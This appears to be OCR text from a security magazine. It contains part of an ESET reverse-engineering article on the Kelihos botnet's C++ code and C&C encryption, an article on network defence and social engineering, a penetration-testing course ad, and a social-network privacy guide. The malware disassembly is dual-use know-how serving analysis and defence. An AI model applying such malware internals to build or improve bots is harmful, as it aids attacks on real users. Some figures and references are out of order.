fake_mem_block= mem_block_t ptr -18h
padding= dword ptr -4
value= dword ptr 8
storage= dword ptr 0Ch
parent_section= dword ptr 10h
val_name= dword ptr 14h

push 0Ch
mov eax, offset loc_522EBF
call __EH_prolog3
push 4 ; size
push [ebp+value] ; value
lea esi, [ebp+fake_mem_block] ; this
call fake_mem_block_ctor
```

Figure 10. *Calling fake_mem_block_ctor*

```
buff= dword ptr  4
size= dword ptr  8

and     [esi+mem_block_t.m_ptr], 0
and     [esi+mem_block_t.m_size], 0
mov     ecx, esi        ; this
mov     [esi+mem_block_t.virt_fcts], offset mem_block_virt_table
call    ds:mem_block_release_off
mov     eax, [esp+buff]
mov     [esi+mem_block_t.m_ptr], eax
mov     eax, [esp+size]
mov     [esi+mem_block_t.m_size], eax
mov     [esi+mem_block_t.virt_fcts], offset fake_mem_block_virt_table
mov     eax, esi
retn    8
```

Figure 11. *fake_mem_block_ctor2() implementation. In red, the parent constructor inlined*

```
mem_block_virt_table      dd offset mem_block_dtor
                          dd offset mem_block_get
                          dd offset mem_block_get
                          dd offset mem_block_set1
                          dd offset mem_block_set2
                          dd offset mem_block_alloc_buff
mem_block_release_off     dd offset mem_block_release
fake_mem_block_virt_table dd offset fake_mem_block_dtor
                          dd offset mem_block_get
                          dd offset mem_block_get
                          dd offset mem_block_set1
                          dd offset mem_block_set2
                          dd offset mem_block_alloc_buff
                          dd offset fake_mem_block_release_null
```

Figure 12. *Virtual function table of the parent class (in red) and the child*

```
push    [ebp+len]       ; buffer length
mov     ecx, edi        ; string object
mov     [edi+string.allocated_storage], ebx
mov     [edi+string.capacity], esi
call    std_allocator_eos
```

Figure 13. *Set allocated storage in string member then call eos()*

is readily available but an interesting thing is how the virtual functions are initialized and used.

Say we want to serialize a bootstrap message that contains many values like the peer IP, the listening port and the uptime. Let us see how the listening port would be serialized.

We first need to instantiate a `fake_mem_block` that extends `mem_block`. This object is used to store the data in a buffer.

We see that the object is on the stack since no `new` is being called. We are expecting something like this in C++:

```
mem_block_t mem_block(p1, p2);
```

On the stack, we can see that the object may have a size of 0x14 bytes, so it should have four members and one virtual function table (Figure 10).




Figure 13. *Dereferencing the string allocated storage in CryptoPP to get the key*

Let's now see how this object is initialized. We know that this constructor takes two parameters: value and size of the value (Figure 11).

Let's analyze the parent constructor (in red). First, it is inlined with the child constructor; simple constructors are often inlined. Then, the first two class members are initialized to zero. The virtual function table is initialized to the parent's one.

Then, the child constructor will do its job. It initializes the members to respective values and set its virtual function table. This makes it look like the child is overwriting some virtual functions.

Let us examine those tables (Figure 12).

We see the parent virtual function table in red. We can see that the child is overwriting the `destructor` and the `release` function as NULL (empty function).

What's interesting is that there are two entries for the `mem_block_get` function. It is caused by the fact that the programmer overloaded the `mem_block_get` function with the same function signature but with `const` attribute, which doesn't map to any behavior in assembly, it's just there for the compile time access (compiler hinting).

```
virtual void* get(size_t* psize) { … }
virtual const void* get(size_t* psize) const { … }
```

If you spot virtual function tables in the binary, it may lead you to a constructor initializing an object. As you can see, a virtual function table is simply many function pointers next to one another.

A note about ::_Tidy()

Reversing a C++ application leads to a lot of undocumented `_Tidy()` method called. Let's see what's this and why it happens with MSVC by first looking at string construction:

```
std::string = "hello world";
```

This constructor simply wrap the method `string::assign(char *s, size_t len)`:

```
return string_assign("hello world", strlen("hello world"));
```

References

- Reversing C++ [BlackHat 2007 paper] – *https://www.blackhat.com/presentations/bh-dc-07/Sabanal_Yason/Paper/bh-dc-07-Sabanal_Yason-WP.pdf*
- Cryptopp – *http://www.cryptopp.com/*
- Kelihos: not Alient Resurrection, more Attack of the Clones – *http://blog.eset.com/2012/03/10/kelihos-not-alien-resurrection-more-attack-of-the-clones*
- OpenRCE C++ reversing article – *http://www.openrce.org/articles/full_view/21*
- Same Botnet, Same Guys, New Code [Virus Bulletin Conference 2011 paper] – *http://go.eset.com/us/resources/white-papers/vb2011-bureau.pdf*
- Serialization2 library (in Russian) – *http://www.rsdn.ru/article/files/Classes/Serialization2.xml*
- Win32/Nuwar.A [ESET Threat Encyclopadia] – *http://www.eset.eu/encyclopaedia/nuwar_a_mixor_c_mm*
- Win32/Kelihos, Recruiting in a Country Near You – *http://blog.eset.com/2011/08/16/win32kelihos-recruiting-in-a-country-near-you*

In some way, the function `string::grow()` will be called by `string _ assign()`. This method is used to either grow or trim the internal allocated buffer.

When the length of the char buffer is greater than the current string capacity (which has a default value of 0x10 bytes), the method `allocator::alloc` will be called. The method `allocator::alloc()`, will actually call `std::_Allocate()` in order to get a new buffer where our string `hello world` will fit. Finally, the newly allocated buffer standing in `ebx` is then set in `string->allocated_storage` and the capacity of the allocated buffer in the string is set correctly (sitting in `esi`) (Figure 13).

A final call to `allocator::eos()` will put a zero at the end of the allocated buffer (eos stands for end-of-string).

Often, the string member `capacity` will be tested against the value 0x10 in order to know if the code needs to dereference the `allocated_storage` (Figure 14).

Evolution of the Command and Control Communication Protocol

As previously shown, the `Win32/Kelihos` bot uses compression and encryption in its network protocol. We were able to see how the messages are processed by the malware by understand C++ disassembly.

In the early variants of the malware, the processing order for a message was the following:

- Compress using `zlib`
- Encrypt using 3DES
- Encrypt using Blowfish
- Encrypt using 3DES (again!)

In the most recent variants, the same algorithms are used but in a different order:

- Encrypt using 3DES
- Encrypt using Blowfish
- Encrypt using 3DES
- Compress using `zlib`

This usage of compression after encryption is far from optimal because encrypted data does not compress well and this might make the messages more vulnerable to cryptographic attack since the messages themselves are guessable. This leads us to think the authors of the malware do not have a deep understanding of cryptography or simply do not care.

Conclusions

C++ is a popular programming language. Having a basic understanding on how to recognize C++ in compiled code and how to identify key program elements such as class hierarchy, object variables, constructors, destructors, and call tables is key to an efficient reverse engineering process.

The fact that `thiscall` is not used everywhere, inlined constructors and calling dereferenced pointers are some of the many things that makes reverse engineering C++ more difficult than analyzing plain C.

We provided some insight on how the `_Tidy()` function can be reverse engineered by showing the context around its usage and given you some tips on reversing, such as spotting virtual function tables that lead to a constructor and how the function called after the `new` operator will usually lead to a constructor.

Thanks

Special thanks to Aryeh Goretsky for his help while writing this article.

BENJAMIN VANHEUVERZWIJN

PIERRE-MARC BUREAU

Cyber Warfare

Computer Network Defense

Imagine this scenario: A company's best kept secret, a new technology that will redefine the IT business worldwide, has been in secret development with some of the best security measures in place. The secret computer system is cut off from the outside world, with firewalls and other authentication methods built-in, all located in its own section of a building.

What you will learn…

- Develop an understanding of the different types of attackers.
- Methods to protect your network from inside and outside intruders.
- You will learn what proper training needs to be completed and resources to assist in the development training.

What you should know…

- Differences between hardware firewalls and software firewalls.
- Network policy knowledge.
- Implementation of business rules.

To enter the room would require multiple smart cards, pass-codes, and Biometrics, such as hand scanners, retinal scanners, weight scales, and height measurement. Within these walls the most advanced technology is being created to overtake world markets. Just as the company thinks they have it all figured out, a press release comes out stating their competition is releasing the very same product that they have had in secret development for months. Sounds like a good plot from a book or movie doesn't it? In fact, it could be a real situation. These situations happen all the time around the world with companies in every aspect of business: Agriculture, IT, Retail, the list goes on. This scenario describes a case of cyber warfare; they thought that they had their security locked down, but they get hacked. How could this have happened?

Let's start with a refresher on which of the following cyber warfare tools is the most harmful to a network when you're dealing with security: software, hardware, or people. And then, I will answer the question, what is the best defense against each of these. These are all very powerful tools and can take down enterprise networks in a blink of an eye. But which of these tools is the ultimate threat and how can it be dealt with when protecting your network defenses? As we go though each one of these-software, hardware, and people-we will examine each one and you will see which is the ultimate threat and how to defend against it. The end result is not as glamorous as you think.

The primary bad actors in cyber warfare are Hackers, Crackers, and Script Kiddies. These culprits are usually the main source behind any intrusion to a network or device. While there are more groups of attackers, these three are the most common, and usually the most successful. They use many different methods, from probing, man in the middle attacks, launching software attacks, social networking and more. Most of the experienced attackers can get in to a network with minimal effort. Less experienced attackers may have to use extreme methods, and because of this usually get caught. This is where Hackers, Crackers, and Script Kiddies differ.

The most notorious of these attackers are Crackers, who are well known for their security breaches and intrusions into any type of system no matter the complexity. Crackers use many different methods at a single time to launch a vicious attack by cracking the code into the system, regardless if it is software, hardware, or people. They attack with precision and rarely got caught. Crackers are the ultimate professional attackers; they make ninjas look like amateurs.

Oddly, Crackers are what Hackers are meant to protect against. Hackers, also known as corporate Crackers, are often employed to check deficiencies in network defenses and fix them. As companies started seeing how successful these professional Hackers are at bypassing their own company's security, they asked them to use their skills to launch attacks against

their competition. As this practice grew larger, the term Hacker came to be associated with malicious attacks, surpassing the original title Cracker. Hackers are the pioneers of cyber warfare.

The imposter of intrusions, Script Kiddies, are dangerous, but to a lesser extent. They don't have the knowledge or the expertise of a Cracker/Hacker, but they do know how to run scripts and applications to launch various attacks. Many are successful on small scales but seldom on a grand scale. Most people who claim to be a Hacker are actually more likely in the classification of a Script Kiddie. Until this attacker learns other techniques other than software related attacks, these attackers will always be known as Script Kiddies.

For the remainder of this article, I will use the general title of Hacker to describe these three attacker types. They all can be defeated with proper computer network defense. There are many computer defenses in today's world. Since technology literally changes over night with the amount of computer enthusiasts and the global market churning every minute, it's hard to keep up with all the new technologies or advances. Programmers are always improving the software they just wrote. Hardware vendors want to keep their product a notch above their competition. From government agencies, to huge corporations, down to the small home town shop, everyone is trying to get ahead of or even defeat their competition. Big companies with vast resources can hire Hackers to work for them to penetrate through the security of their competition. Others with less resources use more conventional ways of communication, also known as social hacking.

Computer defenses start with working on creating security from the inside to the outside. Not the other way around. Most attacks come from internal means, very rarely from the outside in. When a company tries to build defenses it usually installs some sort of huge software package that costs thousands of dollars. All this really results in is a slowdown of the production of the company as it takes longer to login, connect to the network, and run applications. Most believe that this is the cost of doing business. While software is usually a great tool, is has deficiencies for defense. Most software packages install enterprise style firewalls, anti-virus, and malware protection on both servers and workstations. So when the user surfs the Internet or slides in that CD/DVD that their friend gave them to check out, the software tool usually catches these small attacks. Compared to 10 years ago, today's software has the *artificial intelligence* (AI) that can usually make determinations for the user on what is and is not good for the network.

When sparks start flying and smoke starts rising in the operating center, it's time to replace some hardware. When this happens the hardware techs start looking at other equipment that is wearing down and could be replaced at the same time. Usually when a situation like this happens, most good CIO's take a look at their network diagram and work out a solution to upgrade the hardware to ensure a secure network. This could be looking at the lifecycle of networking gear, firewall appliances, biometrics, servers, backup, and the list goes on. Part of having a secure defendable network depends on reliable equipment. If a company keeps updating their software and AI, equipment needs to be updated as well to keep up with the processing. Basic example: you buy a new laptop (reasonable specs) and you install the current Antivirus that works fine that year. The following year you upgrade to a newer version of anti-virus software. You start to see degradation in your new laptop; it needs more processing power, because the code is more complex to fight the newer viruses. The same thing happens with servers and other enterprise gear. Look at the degradation some firmware updates have done to SANs or manageable switches! Without reliable updated hardware it can't catch the simplest attacks.

Having hardware and software so interdependent is a bad combination. You see a progression of dependencies that are a constant uphill battle. For instance, you don't see an old Compaq ProLiant PIII Server with UNIX BSD 5.0, Gauntlet and a Cisco 4000 still running to secure networks. It can't handle the traffic or the complexity of attacks in today's cyber warfare vulnerable climate. Today you see honey pots, or deterrent networks; two to three firewalls of different types; software and appliance, high-end servers and catalysts acting as the company's defense. A simple setup like this can keep a network fairly secure and keep an attacker busy for a while as they throw scripts and probe. All devices and software together work in sync to complete the task of keeping it fairly secure. But it's not completely secure. As soon as one tool gets over run or it can't handle the position it's in, in the network, it needs to be upgraded. With upgrades other items need to be upgraded and the cycle continues, costing companies money. Most companies can't or don't want to upgrade both software and hardware all the time. The problem is: Without these upgrades it can be hazardous to the network exposing the weakest link and showing the grand exposure allowing cyber warfare attackers an easy entrance.

You can have the fanciest network with the best software and hardware but if the people are not educated in *information assurance* (IA), you have a weak link that can endanger the entire enterprise. They can expose the whole network diagram without even knowing it. A user's education on security is the number one priority that a company should look at for defense. This can

stop much of the cyber warfare that happens. Back to the scenario. How did they get hacked? The user! It could be any user that worked in the development area. Good Hackers know how to manipulate people. The user could have slipped a storage device into a computer and copied files, talked about the project outside of work, could have even had a Smartphone acting as a hotspot and the user plugged it in to their computer to charge or sync and a Hacker could have been sitting outside of the building and connected to it, which then attached them to the internal network.

Most successful attacks happen from the inside out. For example, a user gets a phishing email that looks just like an ad for the trip of a lifetime and all they have to do is to fill out a simple form to get more information. The form could be linked back to a Hackers computer and with a simple response of contact info: name, address, phone, email, job title, company and in the background the Hacker is gathering the: computer name, IP, MAC address, attached devices and building a path. The Hacker has enough information that if they wanted to find out more, they have some information to spy on the user so they can get even more information such as what kind of car the user drives, where they live, and could even go through the trash to find out more personal details. How or why you ask? This is called social hacking, the best non-technical cyber warfare attack ever. Usually if an employee clicks on one of these phishing emails, they are not educated enough in *information assurance* (IA) to know what not to say when it comes to the company they work for. Many Hackers thrive on this. So a Hacker can stop by or call the employee, and if they know enough personal information it's easy for them to connect. The Hacker then only needs to ask the right questions and they can get the information they need to launch an attack, grab data about projects or even map out the building; without even touching a single computer. Once complete, a Hacker can go back to their lair and prepare for a more extensive attack. A company can have the best high-speed security setup and still be taken down through a low-tech inside attack. This is why the best network computer defense is the user.

How do you defend against this happening? Educate all users. There are many different ways of educating users. There is annual training, seminars, online resources, books and even one-on-one training. Regardless how training gets to the user, it needs to connect, to engage and educate. If the user gets bored with the training or knows the mindless steps to complete it, then it's not effective at all. If a user a few days later mentions any of the information that was in the presentation it to someone; then you have had a successful learning experience; they remembered the information that was provided.

Things that should be included in training include these basic and non complicated topics:

- Anti Phishing – look out for spammers, email attacks.
- Internet Security – check URL legitimacy.
- Password complexity – upper case, lower case, numbers, symbols.
- Need To Know – what to share with others.
- Storage Device Security – what can connect or go in a computer.
- Network policies – specific rules from the company.
- Show examples of security threats and what they are and do – viruses, social engineering, etc.
- Not to share or post personal information – identifiable information that can single you out.
- Social site security – be careful of what pictures and data you post to social networks.

These few simple topics can save a network from being taken down and save a company lots of money and headaches. They can even save the user themselves from being targets.

It's not hard to find helpful websites. Most if not all government sites usually have some basic information that can be used to create a class. There are corporate trainers that can cost you money but train users well. Two of the mainstream Government agencies are:

- *National Technical Authority for Information Assurance – http://www.cesg.gov.uk/Pages/homepage.aspx*
- *Nation Security Agency* (NSA) – *http://www.nsa.gov/ia/*

Just having the user educated does not mean your network is fully secured from any Hacker. It means that you will have a safer network. Updated software and equipment should never be discounted when building a secure defense. Hackers get better every day at what they do. So when you want to upgrade your hardware and software you also need to upgrade your training to the end-user.

CHRISTOPHER PEDERSEN

Chris has been in the Information Systems field for more than 14 years. He has worked in both the public and private sectors. Currently he holds a position with the Department of the Navy as an IT Specialist.

CODENAME:
SAMURAI SKILLS COURSE

<< Penetration Test Training Samurai Skills >>

- You will learn Real World Hacking Techniques for Targeting , Attacking , Penetrating your target
- Real Live Targets (Websites , Networks , Servers) and some vmware images
- Course Instructors are Real Ethical Hackers With more than 7
- years Experience in Penetration Testing
- ONE Year Support in Forums and Tickets
- Every Month New Videos (Course Updated Regularly)
- Suitable Course Price for ONE Year Support
- Take Our course at your own pace (any time , any where)
- Our Course is Totally Different from Other Courses (new Techniques)

We have Real World Hacking/Penetration Testing Lab with Over 20 Real Target

Social Network Privacy Guide

This series of articles about security trips how to make social networking is more secure on the top social networks.

What you will learn…

- The most useful ideas and advice how to use a lot of social networks mixing fun and business
- What does the most known social network offer to keep your data in privacy

What you should know…

- Basic knowledge how to find and setup security setting on social networks
- Clear understanding of your goal when you start to use a new social network

Social networking services are kind of online service that focuses on building social relations among people shared their information about themselves. This information filled their profiles makes users possible to search and extract necessary information. It means the search will analyze only the actual contents you want (images, video, text, calendar events). Such representation is often based on each user profile as set of social links, interests, public data, and other linked services. Current trend has fast been growing to control mechanism unification for a long time. Each of these social services meets with users desires to less inputting about them. That's why you are allowed to be sign up/in by Facebook button or Twitter button following which you can start to organization your own networks groups by involving others friends via email, social address book or switching your profile into public zone indexed by search engines like Google, Yahoo or Bing. This is so-called individual-centered service whereas online community services are group-centered based on user abilities to share ideas, activities, events, and interests within their individual networks.

Web-based social networking services make it possible to connect people who share interests and activities across political, economic, and geographic borders. Through e-mail and instant messaging, online communities are created where a gift economy and reciprocal altruism are encouraged through cooperation. Information is particularly suited to gift economy, as information is a nonrival good and can be gifted at practically no cost (Figure 1).

Social networking services share a variety of technical features. The most basic of these are visible profiles with a list of "friends" who are also users of the site. A profile is generated from fields filled by users, such as




Figure 1. *Reciprocal altruism*

age, location, interests, etc. Many sites allow users to post blog entries, search for others with similar interests create groups shared their interests, and upload or stream live videos. Real-time feature allows users to contribute with content type of which is broadcast as live radio or television broadcasts. Companies have begun to merge business technologies and solutions with new interactive communities that connect individuals based on shared business needs or experiences, sometimes by providing additional tools and applications, like LinkedIn. Social networks are becoming one of the most popular tools to build your own brand image despite if enterprise you are or individual specialist. Moreover, you can to learn about new technologies and competitors. It's a powerful way to the students/workers to be involved with their professionals for internship and job opportunities using these services.

The easiest way to understand social networking is to think of it like high school. You had friends in school, and you knew quite a few people even if you weren't friends with all of them, but it's likely that you didn't know everyone. If you've ever moved to a new school – or if you can imagine moving to a new school – you start out with no friends. After attending classes, you start meeting people, and as you meet them, you begin associating with those that have similar interests. Getting started with social networking is much the same as starting at a new school. At first, you don't have any friends. But as you join groups, you begin to meet people, and you build a friends list of those with similar interests.

Social networking is based on a certain structure that allows people to both express their individuality and meet people with similar interests. Profile is main check-list to become part of each social network by describing yourself. It is a typical records like where you live, what your hometown is, how old you are, who's your favorite actor/singer, and what's your favorite book/song and etc.

- Friends are common type of trusted members of the site that are allowed to post comments on your profile or send you private messages regarding your social IT policy. It changes from one social network to another, e.g. LinkedIn refers to them as connections without ability to create lists of your friends like Facebook.
- Groups help you find people with similar interests or meet up in discussions specific topics.
- Discussions bring interaction building between users' by discussion boards and polls.
- Media is some kind of features to post pictures, music, video clips and other related your interests.
- Notes extend social profile place them as short commentaries or drafts.
- Blogs are another feature of some social networks underlay in ability to create your own blog entries. It's also different per each service. For example, it has the same name on MySpace, while it named Pages on Facebook. Many social services allow to cross=post into your blog, Facebook pages, wall/ feed and etc.
- Applications are popular kind of widgets usually located on application market (Figure 2-6).

Social networks have a privacy issues like any technology especially emerging technology. Privacy concerns with social networking services have been raised growing concerns amongst users on the dangers of giving out too much personal information




Figure 2. *Social Networks used*




Figure 3. *Problems experienced on social networks*




Figure 4. *The social networks are least blocked on workplaces*

that can be leaked to the hands of large corporations or governmental bodies, allowing a profile to be produced on an individual's behavior on which decisions, detrimental to an individual, may be taken. Privacy on social networks can be too complex to build and upgrade by many factors like inadequate way of protection, third parties frequently nullify IT policy because their applications and services post information on social networks for a variety of purposes mainly in public. Many social networking services, such as Facebook, provide the user with a choice of who can view their profile. This prevents unauthorized user(s) from accessing their information. Users disclose identity-relevant information via their profile to others. This information is referential, directly referring to a person, or attributive, describing attributes to the data subject. Although most laws and regulations restrict the access to referential information, attributive information is not protected as such. However, the aggregation of large amounts of attributive information poses new privacy risks.

Information spreads faster through a Social Networks than through a real-life network. Information might be disclosed to a group of people unexpectedly, because the digital information is easy copyable, can be stored indefinitely and is searchable. The usage of most of these websites is free, and social networks have to make money by generating revenues from the relevant information of their users. The most common way to achieve this is to create marketing profiles of users and serve them with targeted ads. Social Network Sites track the activity of their users on their own websites and those of their marketing partners. They are able to gather unprecedented amounts of secondary personal information on their users, sometimes even without the informed consent of the users. The information on the websites can easily be used to damage someone's reputation. Of course, these points aren't obliged to affect all social users, but most of them. Architecture of vulnerability emerges personal data become public after what there's no legal document granted protection of them. It's true for American Law, it's also true for Russian, and I suppose it's true for most countries at world, because it is hard to proof that the facts are private when a user posts them on public-profile and the monetary damage is in this case difficult to measure.

There's a main privacy risk for social users that social network don't suggest any control over your relevant information by default. Moreover, others like friends can post information about the user, which can only be deleted after the fact, if possible at all.

Security behind default setting

For example, despite of insecurity by default existence Facebook has extremely detailed setting brought ability to set up the of desirable privacy aspects. However, these settings change often; you may think you know everything there is about them, only to be greeted with a completely different layout and a bunch of new options the next time you visit the dreaded Facebook Privacy Settings page. Nowadays there several good practices researching Facebook Privacy such "MakeUseOf" as one of the most full detailed whitepaper. Unfortunately, there is no one whitepaper around it after Facebook TimeLine was introduced. It extremely redesigned privacy management versus manner that's was before. That's why this issue is hot for now. Also, I'm going to cover not only Facebook but Twitter, LinkedIn, MySpace, Windows Live, Google, YouTube, Viadeo, etc. I'm going to discuss social privacy policy as well as smart web-services that help everyone to keep their social network cleaner and inform about some kind of harmful events.

Before I present details of social privacy I'd to highlight the general ideas of privacy and their justifiability. As you know each network has a so-called a trust member connection often named as Friends, Connection or somehow in this manner. Some of social networks like Facebook bring difference between all your social friends. This feature is known as Friend Lists. The first mention covers idea to avoid naming any list as Friend; if you really want to name like this then name it like F-r-i-e-n-d-s, for example. You have to distinguish sense between headers of your list and term in general use.




Figure 5. *% who feel unsafe on the social networks*




Figure 6. *Displeasure with privacy controls in social networks*

Anyway your list may cross, because it's normal like a "Security Friends", "Security Blog Readers" and "Non-Security Blog Reader" where the "Security Friends" and "Security Blog Readers" are possible to cross while "Blog Readers" may include both of readers like security, non-security, or your publishing team' friends. It's up to because some posts you will do aren't applicable to intersection set. In that case, you can include "black list" that won't see you posts as well as select people you want exclude from seeing, or select people as white list. Each case is different therefore there's no unique solution for that, because you may have a lot of "black list" people that difficult to exclude by selecting and vice versa you may have a lot of friends in white list. However, each group (friend list) is applicable for unique privacy setting you made.

Next insecurity statement is around removing yourself from Facebook or search engine results. It's unique for each case again, and you mustn't think about privacy among specific networks. A simple example, you've a Facebook account that has a protection like this meant you can't be found on web or Facebook. Also you have a LinkedIn account that public where you can place information about your Facebook account or job-searcher account like HeadHunter. So, it's obvious hasn't enough to remove yourself from only one social network if you want totally anonymous within a scope of this conception. As you can see, there's a lot of side attack vector to know your Facebook account. Another example, you've a friend on Facebook who's have a public friends list for his friends which has the public list by-turn. You wouldn't bring oneself to hide friends list. Sometimes, it's enough to find out information about you, too. Moreover, you can be tagged on photos; however it lies in privacy management to ask moderation. In the last case, you'll receive asking on your timeline to decide whether agree with it or not. So, somewhere your social contact or reference about it is being found with the lapse of time.

Photo tagging is one of discussed insecurity points. Everyone is hurry to say, not tag your photos even if it's profile picture. It's quite justifiability, because of the blog picture can be indexed my search engine, or Google avatar are indexing. It means you already have at least minimum indexed photos but it doesn't mean you should tag everything everywhere and everybody. You may tag among your friends but you must be sure that they don't have some kind of public profile that brings your photos on the web. Yes, some of your friends don't want to live public lives so it can only be recommendation for everyone to hide their friends list while in scope of Facebook legal documents you may only ask your friend follow this idea; however other his friend can ask him to show. It remembers me my first article about BlackBerry where I discuss key-stoke emulation and ability to photoscreen password when it's free from asterisks (Hakin9 2011 #2, Is data secure on the password protected blackberry device). You're as an administrator can to disable feature of password unmasking. If you do like this you'll get a user-device that totally wiped when user spend all password attempts. That was why you shouldn't do like this and should check installed programs as well as installed modules on your BlackBerry device and track malicious active on GUI-side.

Your birthday, relationship and other sensitive information should be hided from eyes except you have a strong reason not to do like this. It should be hided cause of only one reason: there's no legal document to grant protection for your private data if it's easy available on web or search engine. It doesn't matter much whether it's Facebook legal documents or country legal documents. Other sensitive information like your IM data or your emails should be opened only around a minimum data, because it's not a just a service that helps you to memorize them. On other hand, there's no need to hide it if you public blog have the same quantity of ways how anyone can contact with you.

Applications often bring useful features like filtering or another extending of your social profile. Unfortunately, a little of them prefer to give you non-posting features by default while other tends to retell for all Facebook about actions you made. Sometimes, you have a time by chance after you installed it and before application will do reposting your action. It's time to correctly set up all notification from such programs. The most applicable way to set notification is "only for me", because I know rarely cases when I have to tell anyone about it. No one application breaks your privacy policy; you only should realize that you have to recreate a new level of you privacy. It means any application only asks you about available social data and possible actions and application aren't being covered by the base policy.

The typical social privacy policy declares that "We allow you to choose the information you provide to friends and networks through our social network. Our network architecture and your privacy settings allow you to make informed choices about who has access to your information. We do not provide contact information to third party marketers without your permission." It changes from one to another while a sense is providing setting feature where you should set your privacy vision. The main reason why any service is subjected to criticism is *the default account settings allow for anyone in a shared network to view a user's entire profile*. It's right; your default account must restrict any actions even for you. However, even Wizard Privacy Manager will appear on any social service after your first login, such Privacy Wizard makes no difference because you have to set privacy for all your social flows. Sometimes

Facebook comes in criticism because of that despite of security feature that switch allowability of your profile into “only for you”.

